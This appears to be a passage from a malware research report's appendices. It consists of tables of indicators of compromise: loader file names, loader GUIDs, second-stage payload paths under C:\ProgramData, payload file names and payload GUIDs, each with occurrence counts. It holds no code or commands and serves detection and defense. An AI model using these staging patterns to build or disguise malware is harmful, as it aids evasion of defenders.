domi.txt	18
cafa.txt	18
dito.txt	18
cifa.txt	18
mole.txt	18
lise.txt	18
tila.txt	18
coro.txt	18
fida.txt	18
lori.txt	18
fima.txt	18
cife.txt	18
diti.txt	18

Loader Name	Occurrences
fofo.txt	18
cito.txt	18
loma.txt	18
dafo.txt	18
mili.txt	18
fosa.txt	17
maro.txt	17
tima.txt	17
tesa.txt	17
casa.txt	17
mela.txt	17
nima.txt	17
dati.txt	17
tale.txt	17
todo.txt	17
fimo.txt	17
deda.txt	17
dera.txt	17
tome.txt	17
fife.txt	17
dada.txt	17
lomo.txt	17
ceda.txt	17
ceso.txt	17
tode.txt	17
loso.txt	17
losa.txt	17
deto.txt	17
cila.txt	17
foso.txt	17
dela.txt	17
mota.txt	17
fido.txt	17
daco.txt	17
fodi.txt	17
fere.txt	17
tama.txt	17
mora.txt	17
foto.txt	17

Loader Name	Occurrences
dili.txt	17
famo.txt	17
cama.txt	17
fara.txt	17
care.txt	17
moto.txt	17
fora.txt	16
fote.txt	16
lito.txt	16
lifa.txt	16
cosa.txt	16
cita.txt	16
lola.txt	16
diso.txt	16
tiso.txt	16
daso.txt	16
male.txt	16
dero.txt	16
ladi.txt	16
dadi.txt	16
cole.txt	16
lide.txt	16
code.txt	16
mosi.txt	16
dalo.txt	16
lofa.txt	16
lafa.txt	16
cima.txt	16
came.txt	16
lolo.txt	16
dede.txt	16
roda.txt	16
dona.txt	16
cema.txt	16
demo.txt	16
fomi.txt	16
lasa.txt	16
mafa.txt	16
cofe.txt	16

Appendix 5
Common Loader GUIDs

Loader GUIDs	Occurrences
{CAC00FA3-4082-8565-C644-1B275C0690E9}	23
{3879FD1A-B23B-77DC-34FD-E99EAEBF6250}	15
{6CF1A992-E6B3-2354-6075-BD16FA3736D8}	14
{947A5119-1E38-DBDF-98FE-459D02BCCE53}	12
{78CABDA9-F288-376F-744E-A92DEE0C22E3}	11
{FD023861-7740-B2A7-F186-2CE56BC4A72B}	11
{2CC4E9A7-A686-6361-2040-FD23BA0276ED}	10
{B4EF718C-3EAD-FB4A-B86B-65082229EEC6}	10
{266BE308-AC29-69CE-2AEF-F78CB0AD7C42}	10
{70C2B5A1-FA80-3F67-7C46-A125E6042AEB}	9
{90705513-1A32-DFD5-9CF4-419706B6CA59}	9
{FEF73B94-74B5-B152-F273-2F106831A4DE}	9
{E4FD219E-6EBF-AB58-E879-351A723BBED4}	9
{3B96FEF5-B1D4-7433-3712-EA71AD5061BF}	9
{B7ED728E-3DAF-F848-BB69-660A212BEDC4}	9
{2461E102-AE23-6BC4-28E5-F586B2A77E48}	9
{2E27EB44-A465-6182-22A3-FFC0B8E1740E}	8
{6243A720-E801-2DE6-6EC7-B3A4F485386A}	8
{6340A623-E902-2CE5-6FC4-B2A7F5863969}	8
{99325C51-1370-D697-95B6-48D50FF4C31B}	8
{9D715812-1733-D2D4-91F5-4C960BB7C758}	8
{1E66DB05-9424-51C3-12E2-CF8188A0444F}	8
{EE642B07-6426-A1C1-E2E0-3F8378A2B44D}	8
{3A7AFF19-B038-75DF-36FE-EB9DACBC6053}	8
{CB5B0E38-4119-84FE-C7DF-1ABC5D9D9172}	7
{99B85CDB-13FA-D61D-953C-485F0F7EC391}	7
{D1631400-5B21-9EC6-DDE7-008447A58B4A}	7
{13FED69D-99BC-5C5B-1F7A-C219853849D7}	7
{F1173474-7B55-BEB2-FD93-20F067D1AB3E}	7
{B4027161-3E40-FBA7-B886-65E522C4EE2B}	7
{13AFD6CC-99ED-5C0A-1F2B-C24885694986}	7
{732DB64E-F96F-3C88-7FA9-A2CAE5EB2904}	7

Loader GUIDs	Occurrences
{B0F8759B-3ABA-FF5D-BC7C-611F263EEAD1}	6
{3625F346-BC67-7980-3AA1-E7C2A0E36C0C}	6
{460B8368-CC49-09AE-4A8F-97ECD0CD1C22}	6
{7B25BE46-F167-3480-77A1-AAC2EDE3210C}	6
{404A8529-CA08-0FEF-4CCE-91ADD68C1A63}	6
{54329151-DE70-1B97-58B6-85D5C2F40E1B}	6
{94715112-1E33-DBD4-98F5-459602B7CE58}	6
{7234B757-F876-3D91-7EB0-A3D3E4F2281D}	6
{53C596A6-D987-1C60-5F41-8222C50309EC}	6
{BFDD7ABE-359F-F078-B359-6E3A291BE5F4}	6
{FF663A05-7524-B0C3-F3E2-2E8169A0A54F}	6
{FC6A3909-7628-B3CF-F0EE-2D8D6AACA643}	6
{A38466E7-29C6-EC21-AF00-72633542F9AD}	6
{1D89D8EA-97CB-522C-110D-CC6E8B4F47A0}	6
{D98D1CEE-53CF-9628-D509-086A4F4B83A4}	6
{9F735A10-1531-D0D6-93F7-4E9409B5C55A}	6
{A3466625-2904-ECE3-AFC2-72A13580F96F}	6
{C92F0C4C-436D-868A-C5AB-18C85FE99306}	6
{85044067-0F46-CAA1-8980-54E313C2DF2D}	6
{632BA648-E969-2C8E-6FAF-B2CCF5ED3902}	6
{0541C022-8F03-4AE4-09C5-D4A693875F68}	6
{E2F22791-68B0-AD57-EE76-33157434B8DB}	6
{A0AB65C8-2AE9-EF0E-AC2F-714C366DFA82}	5
{2B40EE23-A102-64E5-27C4-FAA7BD867169}	5
{6F85AAE6-E5C7-2020-6301-BE62F94335AC}	5
{CC010962-4643-83A4-C085-1DE65AC79628}	5
{3742F221-BD00-78E7-3BC6-E6A5A1846D6B}	5
{41AF84CC-CBED-0E0A-4D2B-9048D7691B86}	5
{684EAD2D-E20C-27EB-64CA-B9A9FE883267}	5
{FBD43EB7-7196-B471-F750-2A336D12A1FD}	5
{939356F0-19D1-DC36-9F17-42740555C9BA}	5
{A2D967BA-289B-ED7C-AE5D-733E341FF8F0}	5
{E1BB24D8-6BF9-AE1E-ED3F-305C777DBB92}	5
{7DA8B8CB-F7EA-320D-712C-AC4FEB6E2781}	5
{278EE2ED-ADCC-682B-2B0A-F669B1487DA7}	5

B

Loader GUIDs	Occurrences
{BCA079C3-36E2-F305-B024-6D472A66E689}	5
{58529D31-D210-17F7-54D6-89B5CE94027B}	5
{EA862FE5-60C4-A523-E602-3B617C40B0AF}	5
{BB7E7E1D-313C-F4DB-B7FA-6A992DB8E157}	5
{E69123F2-6CD3-A934-EA15-37767057BCB8}	5
{9B6D5E0E-112F-D4C8-97E9-4A8A0DABC144}	5
{9ADD5FBE-109F-D578-9659-4B3A0C1BC0F4}	5
{A5E36080-2FA1-EA46-A967-74043325FFCA}	5
{1F63DA00-9521-50C6-13E7-CE8489A5454A}	5
{ED312852-6773-A294-E1B5-3CD67BF7B718}	5
{2DC8E8AB-A78A-626D-214C-FC2FBB0E77E1}	5
{80B045D3-0AF2-CF15-8C34-51571676DA99}	5
{84E8418B-0EAA-CB4D-886C-550F122EDEC1}	5
{E9692C0A-632B-A6CC-E5ED-388E7FAFB340}	5
{3E5DFB3E-B41F-71F8-32D9-EFBAA89B6474}	5
{EC442927-6606-A3E1-E0C0-3DA37A82B66D}	5
{DA2D1F4E-506F-9588-D6A9-0BCA4CEB8004}	5
{835F463C-091D-CCFA-8FDB-52B81599D976}	5
{89444C27-0306-C6E1-85C0-58A31F82D36D}	5
{1ECFDBAC-948D-516A-124B-CF28880944E6}	5
{FE143B77-7456-B1B1-F290-2FF368D2A43D}	5
{F69E33FD-7CDC-B93B-FA1A-27796058ACB7}	5
{E1C824AB-6B8A-AE6D-ED4C-302F770EBBE1}	5
{0193C4F0-8BD1-4E36-0D17-D07497555BBA}	5
{56739310-DC31-19D6-5AF7-8794C0B50C5A}	4
{3995FCF6-B3D7-7630-3511-E872AF5363BC}	4
{CA7E0F1D-403C-85DB-C6FA-1B995CB89057}	4
{BC29794A-366B-F38C-B0AD-6DCE2AEFE600}	4
{B30E766D-394C-FCAB-BF8A-62E925C8E927}	4
{8409416A-0E4B-CBAC-888D-55EE12CFDE20}	4
{AD2B6848-2769-E28E-A1AF-7CCC3BEDF702}	4
{FCF33990-76B1-B356-F077-2D146A35A6DA}	4
{7799B2FA-FDDB-383C-7B1D-A67EE15F2DB0}	4
{0703C260-8D41-48A6-0B87-D6E491C55D2A}	4
{DDF41897-57B6-9251-D170-0C134B3287DD}	4
{3E05FB66-B447-71A0-3281-EFE2A8C3642C}	4
{F9393C5A-737B-B69C-F5BD-28DE6FFFA310}	4

Loader GUIDs	Occurrences
{FCC539A6-7687-B360-F041-2D226A03A6EC}	4
{4C9689F5-C6D4-0333-4012-9D71DA5016BF}	4
{A7CE62AD-2D8C-E86B-AB4A-76293108FDE7}	4
{C5330050-4F71-8A96-C9B7-14D453F59F1A}	4
{5D219842-D763-1284-51A5-8CC6CBE70708}	4
{8B1C4E7F-015E-C4B9-8798-5AFB1DDAD135}	4
{8EE04B83-04A2-C145-8264-5F071826D4C9}	4
{1E0CDB6F-944E-51A9-1288-CFEB88CA4425}	4
{6FA1AAC2-E5E3-2004-6325-BE46F9673588}	4
{2EB2EBD1-A4F0-6117-2236-FF55B874749B}	4
{288BEDE8-A2C9-672E-240F-F96CBE4D72A2}	4
{EFAB2AC8-65E9-A00E-E32F-3E4C796DB582}	4
{2387CB44-7305-1AC2-C283-6A401201B9CE}	4
{A14F642C-2B0D-EEEA-ADCB-70A83789FB66}	4
{6F1EAA7D-E55C-20BB-639A-BEF9F9D83537}	4
{A2A067C3-28E2-ED05-AE24-73473466F889}	4
{596C9C0F-D32E-16C9-55E8-888BCFAA0345}	4
{A58A60E9-2FC8-EA2F-A90E-746D334CFFA3}	4
{69E3AC80-E3A1-2646-6567-B804FF2533CA}	4
{AA776F14-2035-E5D2-A6F3-7B903CB1F05E}	4
{1A15DF76-9057-55B0-1691-CBF28CD3403C}	4
{ADFF689C-27BD-E25A-A17B-7C183B39F7D6}	4
{88614D02-0223-C7C4-84E5-59861EA7D248}	4
{7BFFBE9C-F1BD-345A-777B-AA18ED3921D6}	4
{FEED3B8E-74AF-B148-F269-2F0A682BA4C4}	4
{40038560-CA41-0FA6-4C87-91E4D6C51A2A}	4
{B9E87C8B-33AA-F64D-B56C-680F2F2EE3C1}	4
{70B7B5D4-FAF5-3F12-7C33-A150E6712A9E}	4
{7C85B9E6-F6C7-3320-7001-AD62EA4326AC}	4
{E5512032-6F13-AAF4-E9D5-34B67397BF78}	4
{DA091F6A-504B-95AC-D68D-0BEE4CCF8020}	4
{C84A0D29-4208-87EF-C4CE-19AD5E8C9263}	4
{6797A2F4-EDD5-2832-6B13-B670F1513DBE}	4
{700AB569-FA48-3FAF-7C8E-A1EDE6CC2A23}	4
{C4B701D4-4EF5-8B12-C833-155052719E9E}	4
{3122F441-BB60-7E87-3DA6-E0C5A7E46B0B}	4
{CE090B6A-444B-81AC-C28D-1FEE58CF9420}	4
{EC58293B-661A-A3FD-E0DC-3DBF7A9EB671}	4
{8CC049A3-0682-C365-8044-5D271A06D6E9}	4
{C0300553-4A72-8F95-CCB4-11D756F69A19}	4
{D5DD10BE-5F9F-9A78-D959-043A431B8FF4}	4

Appendix 6
Indicators of Compromise – Second Stage Payload Paths

Second Payload Path	Occurrences
C:\ProgramData\{89F74C94-03B5-C652-8573-58101F31D3DE}\fesiris	327
C:\ProgramData\{89F74C94-03B5-C652-8573-58101F31D3DE}\filaso	327
C:\ProgramData\{F4723111-7E30-BBD7-F8F6-259562B4AE5B}\cimidar	182
C:\ProgramData\{F4723111-7E30-BBD7-F8F6-259562B4AE5B}\cenare	182
C:\ProgramData\{595E9C3D-D31C-16FB-55DA-88B9CF980377}\sitafac	171
C:\ProgramData\{595E9C3D-D31C-16FB-55DA-88B9CF980377}\sefite	171
C:\ProgramData\{09E9CC8A-83AB-464C-056D-D80E9F2F53C0}\sorici	155
C:\ProgramData\{09E9CC8A-83AB-464C-056D-D80E9F2F53C0}\satamod	155
C:\ProgramData\{77FFB29C-FDBD-385A-7B7B-A618E1392DD6}\ladene	150
C:\ProgramData\{77FFB29C-FDBD-385A-7B7B-A618E1392DD6}\lolosal	150
C:\ProgramData\{E518207B-6F5A-AABD-E99C-34FF73DEBF31}\sedofin	147
C:\ProgramData\{E518207B-6F5A-AABD-E99C-34FF73DEBF31}\siremo	147
C:\ProgramData\{EBA62EC5-61E4-A403-E722-3A417D60B18F}\cefemol	140
C:\ProgramData\{EBA62EC5-61E4-A403-E722-3A417D60B18F}\cisofi	140
C:\ProgramData\{A9486C2B-230A-E6ED-A5CC-78AF3F8EF361}\cefofe	128
C:\ProgramData\{A9486C2B-230A-E6ED-A5CC-78AF3F8EF361}\citetar	128
C:\ProgramData\{4D7F881C-C73D-02DA-41FB-9C98DBB91756}\sefefor	115
C:\ProgramData\{4D7F881C-C73D-02DA-41FB-9C98DBB91756}\sisoti	115
C:\ProgramData\{7094B5F7-FAD6-3F31-7C10-A173E6522ABD}\reloses	110
C:\ProgramData\{7094B5F7-FAD6-3F31-7C10-A173E6522ABD}\ridena	110
C:\ProgramData\{C7A702C4-4DE5-8802-CB23-164051619D8E}\nililel	108
C:\ProgramData\{C7A702C4-4DE5-8802-CB23-164051619D8E}\nedada	108
C:\ProgramData\{654EA02D-EF0C-2AEB-69CA-B4A9F3883F67}\desoni	105
C:\ProgramData\{654EA02D-EF0C-2AEB-69CA-B4A9F3883F67}\difesod	105
C:\ProgramData\{E3BA26D9-69F8-AC1F-EF3E-325D757CB993}\cinolel	103
C:\ProgramData\{E3BA26D9-69F8-AC1F-EF3E-325D757CB993}\ceteda	103
C:\ProgramData\{6CD7A9B4-E695-2372-6053-BD30FA1136FE}\cisero	102
C:\ProgramData\{6CD7A9B4-E695-2372-6053-BD30FA1136FE}\cefodif	102
C:\ProgramData\{EAAE2FCD-60EC-A50B-E62A-3B497C68B087}\nonerel	99
C:\ProgramData\{8A574F34-0015-C5F2-86D3-5BB01C91D07E}\matime	99
C:\ProgramData\{8A574F34-0015-C5F2-86D3-5BB01C91D07E}\monafan	99
C:\ProgramData\{EAAE2FCD-60EC-A50B-E62A-3B497C68B087}\natosa	99
C:\ProgramData\{80CF45AC-0A8D-CF6A-8C4B-51281609DAE6}\lalefo	98
C:\ProgramData\{80CF45AC-0A8D-CF6A-8C4B-51281609DAE6}\locotin	98

Second Payload Path	Occurrences
C:\ProgramData\{A1C064A3-2B82-EE65-AD44-70273706FBE9}\cenoda	97
C:\ProgramData\{BBFE7E9D-31BC-F45B-B77A-6A192D38E1D7}\nitilir	97
C:\ProgramData\{A1C064A3-2B82-EE65-AD44-70273706FBE9}\ciselen	97
C:\ProgramData\{B1167475-3B54-FEB3-BD92-60F127D0EB3F}\marecac	97
C:\ProgramData\{B1167475-3B54-FEB3-BD92-60F127D0EB3F}\mocole	97
C:\ProgramData\{BBFE7E9D-31BC-F45B-B77A-6A192D38E1D7}\nefado	97
C:\ProgramData\{70B7B5D4-FAF5-3F12-7C33-A150E6712A9E}\sifasec	92
C:\ProgramData\{70B7B5D4-FAF5-3F12-7C33-A150E6712A9E}\sesina	92
C:\ProgramData\{4ACD8FAE-C08F-0568-4649-9B2ADC0B10E4}\doliran	90
C:\ProgramData\{0073C510-8A31-4FD6-0CF7-D19496B55A5A}\tocafi	90
C:\ProgramData\{0073C510-8A31-4FD6-0CF7-D19496B55A5A}\taritod	90
C:\ProgramData\{4ACD8FAE-C08F-0568-4649-9B2ADC0B10E4}\dadase	90
C:\ProgramData\{8DFF489C-07BD-C25A-817B-5C181B39D7D6}\rifinis	86
C:\ProgramData\{8DFF489C-07BD-C25A-817B-5C181B39D7D6}\resato	86
C:\ProgramData\{3CECF98F-B6AE-7349-3068-ED0BAA2A66C5}\cerina	85
C:\ProgramData\{3CECF98F-B6AE-7349-3068-ED0BAA2A66C5}\cidaset	85
C:\ProgramData\{3049F52A-BA0B-7FEC-3CCD-E1AEA68F6A60}\sorifi	83
C:\ProgramData\{3049F52A-BA0B-7FEC-3CCD-E1AEA68F6A60}\satatoc	83
C:\ProgramData\{652AA049-EF68-2A8F-69AE-B4CDF3EC3F03}\rederas	82
C:\ProgramData\{652AA049-EF68-2A8F-69AE-B4CDF3EC3F03}\rirose	82
C:\ProgramData\{89484C2B-030A-C6ED-85CC-58AF1F8ED361}\salelos	81
C:\ProgramData\{43E58686-C9A7-0C40-4F61-9202D52319CC}\nolise	81
C:\ProgramData\{6308A66B-E94A-2CAD-6F8C-B2EFF5CE3921}\colisi	81
C:\ProgramData\{43E58686-C9A7-0C40-4F61-9202D52319CC}\nadarat	81
C:\ProgramData\{9128544B-1B6A-DE8D-9DAC-40CF07EECB01}\nafaced	81
C:\ProgramData\{6308A66B-E94A-2CAD-6F8C-B2EFF5CE3921}\cadarof	81
C:\ProgramData\{16E8D38B-9CAA-594D-1A6C-C70F802E4CC1}\cinofa	81
C:\ProgramData\{9128544B-1B6A-DE8D-9DAC-40CF07EECB01}\nosila	81
C:\ProgramData\{16E8D38B-9CAA-594D-1A6C-C70F802E4CC1}\cememer	81
C:\ProgramData\{89484C2B-030A-C6ED-85CC-58AF1F8ED361}\sododi	81
C:\ProgramData\{7794B2F7-FDD6-3831-7B10-A673E1522DBD}\rineni	80
C:\ProgramData\{AD9668F5-27D4-E233-A112-7C713B50F7BF}\sadasa	80
C:\ProgramData\{7794B2F7-FDD6-3831-7B10-A673E1522DBD}\resosod	80
C:\ProgramData\{AD9668F5-27D4-E233-A112-7C713B50F7BF}\solired	80
C:\ProgramData\{0417C174-8E55-4BB2-0893-D5F092D15E3E}\darite	79
C:\ProgramData\{0417C174-8E55-4BB2-0893-D5F092D15E3E}\dodanac	79
C:\ProgramData\{9E5D5B3E-141F-D1F8-92D9-4FBA089BC474}\misife	78
C:\ProgramData\{9E5D5B3E-141F-D1F8-92D9-4FBA089BC474}\mefatad	78
C:\ProgramData\{CF930AF0-45D1-8036-C317-1E74595595BA}\firaral	77
C:\ProgramData\{CF930AF0-45D1-8036-C317-1E74595595BA}\fecise	77
C:\ProgramData\{35A9F0CA-BFEB-7A0C-392D-E44EA36F6F80}\lelana	75
C:\ProgramData\{35A9F0CA-BFEB-7A0C-392D-E44EA36F6F80}\lidisec	75

Appendix 7
Most Common Second Stage Payload File Names

File Name	Occurrences
corifa	6
lodifo	6
califa	5
noloda	5
codifa	5
celifa	5
cilifa	5
sidasa	5
lidesa	5
cidide	5
leliso	5
cedise	4
monifa	4
cilela	4
lenafa	4
lidora	4
lelefo	4
modosa	4
lelono	4
nolise	4
sidoto	4
lidafa	4
ledeni	4
siliro	4
leterel	4
marifa	4
sicote	4
cidisa	4
cisere	4
calido	4
menofa	4
lelora	4
ladera	4
lecisa	4

File Name	Occurrences
meralen	4
cosofa	4
ledeci	4
nilite	4
celafe	4
ciloda	4
midida	4
lenofo	4
lidefe	4
cecifa	4
cisine	4
carofa	4
molire	4
solofa	4
sedero	4
nolaro	4
cilira	4
nidafe	4
nolose	4
nerife	4
celafi	4
cidafi	4
locore	3
colofo	3
sadomil	3
lotedo	3
selidi	3
celede	3
lolafi	3
modamo	3
nidiri	3
mocoda	3
cidena	3
rifofe	3

File Name	Occurrences
lirode	3
modife	3
nicesa	3
selona	3
sisefe	3
madeda	3
ferisa	3
lilira	3
ladoro	3
nelasa	3
solena	3
moroto	3
cidine	3
dodena	3
lotone	3
nileda	3
cotina	3
norono	3
lifena	3
ticiro	3
laline	3
ceneso	3
nilido	3
deseto	3
lodino	3
cadifa	3
lirefe	3
riseda	3
nidera	3
solefe	3
molito	3
ceneta	3
senofi	3
cerofa	3

File Name	Occurrences
larato	3
ladore	3
lerosin	3
maseri	3
tidifa	3
relodi	3
madidef	3
nidesa	3
lirisi	3
ciliso	3
ciriri	3
milimi	3
lodaso	3
lirafo	3
lileme	3
telito	3
linafe	3
lelofa	3
midici	3
celico	3
nalifi	3
seloda	3
lidina	3
serenar	3
cecima	3
letofid	3
citefo	3
nitarel	3
medifa	3
lonono	3
sememir	3
sedase	3
fileto	3
lesera	3
lelana	3
cesofe	3
sidedo	3
neladol	3
lidofi	3
todisa	3
cisita	3
nelede	3

File Name	Occurrences
codede	3
solife	3
medita	3
riroso	3
cidofo	3
mesofo	3
codota	3
ladite	3
menote	3
nicote	3
midose	3
sisiro	3
lolena	3
cocifo	3
lidero	3
sinoco	3
lefota	3
cofana	3
solefo	3
lefemen	3
cilena	3
lodife	3
diledi	3
cicimon	3
cidamo	3
medifi	3
dinefi	3
ledena	3
cilono	3
cesafo	3
nidide	3
cefasaf	3
sicido	3
lisido	3
cisisi	3
lerofe	3
lanesac	3
sidito	3
senase	3
minido	3
calofa	3
licesa	3

File Name	Occurrences
lodeta	3
lesifo	3
cinote	3
sileti	3
meneni	3
nitamal	3
celeta	3
cocasa	3
lideno	3
cerere	3
sisice	3
lalice	3
lolola	3
cosisa	3
colefa	3
ladisi	3
cedesa	3
cecifo	3
malete	3
micina	3
cidona	3
letece	3
lalilal	3
tirisa	3
sesifa	3
cosades	3
malere	3
coriti	3
lasina	3
nocifo	3
cilofa	3
cirofa	3
lofased	3
serada	3
medoni	3
ditare	3
talini	3
nedofa	3
nidona	3
cosira	3
lafafo	3
conoma	3

B

Appendix 8
Common Second Stage Payload GUIDs

GUID	Occurrences
{FD023861-7740-B2A7-F186-2CE56BC4A72B}	22
{947A5119-1E38-DBDF-98FE-459D02BCCE53}	22
{3879FD1A-B23B-77DC-34FD-E99EAEBF6250}	22
{2461E102-AE23-6BC4-28E5-F586B2A77E48}	16
{70C2B5A1-FA80-3F67-7C46-A125E6042AEB}	16
{FEF73B94-74B5-B152-F273-2F106831A4DE}	16
{3A7AFF19-B038-75DF-36FE-EB9DACBC6053}	16
{6CF1A992-E6B3-2354-6075-BD16FA3736D8}	16
{D1631400-5B21-9EC6-DDE7-008447A58B4A}	14
{6340A623-E902-2CE5-6FC4-B2A7F5863969}	14
{732DB64E-F96F-3C88-7FA9-A2CAE5EB2904}	14
{F1173474-7B55-BEB2-FD93-20F067D1AB3E}	14
{6243A720-E801-2DE6-6EC7-B3A4F485386A}	14
{90705513-1A32-DFD5-9CF4-419706B6CA59}	14
{B4027161-3E40-FBA7-B886-65E522C4EE2B}	14
{2E27EB44-A465-6182-22A3-FFC0B8E1740E}	12
{78CABDA9-F288-376F-744E-A92DEE0C22E3}	12
{B4EF718C-3EAD-FB4A-B86B-65082229EEC6}	12
{53C596A6-D987-1C60-5F41-8222C50309EC}	12
{99325C51-1370-D697-95B6-48D50FF4C31B}	12
{7B25BE46-F167-3480-77A1-AAC2EDE3210C}	12
{9D715812-1733-D2D4-91F5-4C960BB7C758}	12
{3B96FEF5-B1D4-7433-3712-EA71AD5061BF}	12
{3625F346-BC67-7980-3AA1-E7C2A0E36C0C}	12
{1D89D8EA-97CB-522C-110D-CC6E8B4F47A0}	12
{6F85AAE6-E5C7-2020-6301-BE62F94335AC}	10
{1E66DB05-9424-51C3-12E2-CF8188A0444F}	10
{A3466625-2904-ECE3-AFC2-72A13580F96F}	10
{C92F0C4C-436D-868A-C5AB-18C85FE99306}	10
{939356F0-19D1-DC36-9F17-42740555C9BA}	10
{1F63DA00-9521-50C6-13E7-CE8489A5454A}	10
{0193C4F0-8BD1-4E36-0D17-D07497555BBA}	10
{E2F22791-68B0-AD57-EE76-33157434B8DB}	10
{B7ED728E-3DAF-F848-BB69-660A212BEDC4}	10
{99B85CDB-13FA-D61D-953C-485F0F7EC391}	10
{EC442927-6606-A3E1-E0C0-3DA37A82B66D}	10

GUID	Occurrences
{89444C27-0306-C6E1-85C0-58A31F82D36D}	8
{EC58293B-661A-A3FD-E0DC-3DBF7A9EB671}	8
{9ADD5FBE-109F-D578-9659-4B3A0C1BC0F4}	8
{9F735A10-1531-D0D6-93F7-4E9409B5C55A}	8
{404A8529-CA08-0FEF-4CCE-91ADD68C1A63}	8
{CC7B0918-4639-83DE-C0FF-1D9C5ABD9652}	8
{6F1EAA7D-E55C-20BB-639A-BEF9F9D83537}	8
{E1BB24D8-6BF9-AE1E-ED3F-305C777DBB92}	8
{70B7B5D4-FAF5-3F12-7C33-A150E6712A9E}	8
{A0AB65C8-2AE9-EF0E-AC2F-714C366DFA82}	8
{7799B2FA-FDDB-383C-7B1D-A67EE15F2DB0}	8
{FBD43EB7-7196-B471-F750-2A336D12A1FD}	8
{080BCD68-8249-47AE-048F-D9EC9ECD5222}	8
{A7CE62AD-2D8C-E86B-AB4A-76293108FDE7}	8
{84E8418B-0EAA-CB4D-886C-550F122EDEC1}	8
{41AF84CC-CBED-0E0A-4D2B-9048D7691B86}	8
{3E5DFB3E-B41F-71F8-32D9-EFBAA89B6474}	8
{69E3AC80-E3A1-2646-6567-B804FF2533CA}	8
{FEED3B8E-74AF-B148-F269-2F0A682BA4C4}	8
{E9692C0A-632B-A6CC-E5ED-388E7FAFB340}	8
{3995FCF6-B3D7-7630-3511-E872AF5363BC}	8
{A58A60E9-2FC8-EA2F-A90E-746D334CFFA3}	8
{278EE2ED-ADCC-682B-2B0A-F669B1487DA7}	8
{8B1C4E7F-015E-C4B9-8798-5AFB1DDAD135}	8
{58529D31-D210-17F7-54D6-89B5CE94027B}	8
{835F463C-091D-CCFA-8FDB-52B81599D976}	8
{FE143B77-7456-B1B1-F290-2FF368D2A43D}	8
{13AFD6CC-99ED-5C0A-1F2B-C24885694986}	8
{7DA8B8CB-F7EA-320D-712C-AC4FEB6E2781}	8
{BCA079C3-36E2-F305-B024-6D472A66E689}	8
{3122F441-BB60-7E87-3DA6-E0C5A7E46B0B}	8
{F9393C5A-737B-B69C-F5BD-28DE6FFFA310}	8
{9E9E5BFD-14DC-D13B-921A-4F790858C4B7}	8
{FF663A05-7524-B0C3-F3E2-2E8169A0A54F}	8
{D98D1CEE-53CF-9628-D509-086A4F4B83A4}	8
{EFAB2AC8-65E9-A00E-E32F-3E4C796DB582}	8

GUID	Occurrences
{C9470C24-4305-86E2-C5C3-18A05F81936E}	8
{2B40EE23-A102-64E5-27C4-FAA7BD867169}	8
{4CE8898B-C6AA-034D-406C-9D0FDA2E16C1}	6
{B7007263-3D42-F8A5-BB84-66E721C6ED29}	6
{0809CD6A-824B-47AC-048D-D9EE9ECF5220}	6
{40178574-CA55-0FB2-4C93-91F0D6D11A3E}	6
{DA2D1F4E-506F-9588-D6A9-0BCA4CEB8004}	6
{A4216142-2E63-EB84-A8A5-75C632E7FE08}	6
{A3A766C4-29E5-EC02-AF23-72403561F98E}	6
{CA7E0F1D-403C-85DB-C6FA-1B995CB89057}	6
{3742F221-BD00-78E7-3BC6-E6A5A1846D6B}	6
{CF340A57-4576-8091-C3B0-1ED359F2951D}	6
{A47A6119-2E38-EBDF-A8FE-759D32BCFE53}	6
{79F8BC9B-F3BA-365D-757C-A81FEF3E23D1}	6
{979552F6-1DD7-D830-9B11-46720153CDBC}	6
{C1250446-4B67-8E80-CDA1-10C257E39B0C}	6
{1A0BDF68-9049-55AE-168F-CBEC8CCD4022}	6
{7C85B9E6-F6C7-3320-7001-AD62EA4326AC}	6
{52BC97DF-D8FE-1D19-5E38-835BC47A0895}	6
{880E4D6D-024C-C7AB-848A-59E91EC8D227}	6
{3E05FB66-B447-71A0-3281-EFE2A8C3642C}	6
{3186F4E5-BBC4-7E23-3D02-E061A7406BAF}	6
{152CD04F-9F6E-5A89-19A8-C4CB83EA4F05}	6
{1040D523-9A02-5FE5-1CC4-C1A786864A69}	6
{145DD13E-9E1F-5BF8-18D9-C5BA829B4E74}	6
{1494D1F7-9ED6-5B31-1810-C57382524EBD}	6
{CF830AE0-45C1-8026-C307-1E64594595AA}	6
{B228774B-386A-FD8D-BEAC-63CF24EEE801}	6
{0CEAC989-86A8-434F-006E-DD0D9A2C56C3}	6
{4FCE8AAD-C58C-006B-434A-9E29D90815E7}	6
{D05D153E-5A1F-9FF8-DCD9-01BA469B8A74}	6
{ED8B28E8-67C9-A22E-E10F-3C6C7B4DB7A2}	6
{D5DD10BE-5F9F-9A78-D959-043A431B8FF4}	6
{F51B3078-7F59-BABE-F99F-24FC63DDAF32}	6
{71DBB4B8-FB99-3E7E-7D5F-A03CE71D2BF2}	6
{7234B757-F876-3D91-7EB0-A3D3E4F2281D}	6
{A1366455-2B74-EE93-ADB2-70D137F0FB1F}	6
{E4FD219E-6EBF-AB58-E879-351A723BBED4}	6
{85044067-0F46-CAA1-8980-54E313C2DF2D}	6
{7D81B8E2-F7C3-3224-7105-AC66EB4727A8}	6
{4528804B-CF6A-0A8D-49AC-94CFD3EE1F01}	6
{A14F642C-2B0D-EEEA-ADCB-70A83789FB66}	6

GUID	Occurrences
{1ECFDBAC-948D-516A-124B-CF28880944E6}	6
{6280A7E3-E8C2-2D25-6E04-B367F44638A9}	6
{80174574-0A55-CFB2-8C93-51F016D1DA3E}	6
{9A575F34-1015-D5F2-96D3-4BB00C91C07E}	6
{747AB119-FE38-3BDF-78FE-A59DE2BC2E53}	6
{5D219842-D763-1284-51A5-8CC6CBE70708}	6
{E5512032-6F13-AAF4-E9D5-34B67397BF78}	6
{2B47EE24-A105-64E2-27C3-FAA0BD81716E}	6
{17ECD28F-9DAE-5849-1B68-C60B812A4DC5}	6
{E6AD23CE-6CEF-A908-EA29-374A706BBC84}	6
{53B696D5-D9F4-1C13-5F32-8251C570099F}	6
{A38466E7-29C6-EC21-AF00-72633542F9AD}	6
{BF277A44-3565-F082-B3A3-6EC029E1E50E}	6
{E1C824AB-6B8A-AE6D-ED4C-302F770EBBE1}	6
{6AE7AF84-E0A5-2542-6663-BB00FC2130CE}	6
{2622E341-AC60-6987-2AA6-F7C5B0E47C0B}	6
{C5D300B0-4F91-8A76-C957-143453159FFA}	6
{6BA1AEC2-E1E3-2404-6725-BA46FD673188}	6
{182CDD4F-926E-5789-14A8-C9CB8EEA4205}	6
{9F225A41-1560-D087-93A6-4EC509E4C50B}	6
{5DF59896-D7B7-1250-5171-8C12CB3307DC}	6
{2F2BEA48-A569-608E-23AF-FECCB9ED7502}	6
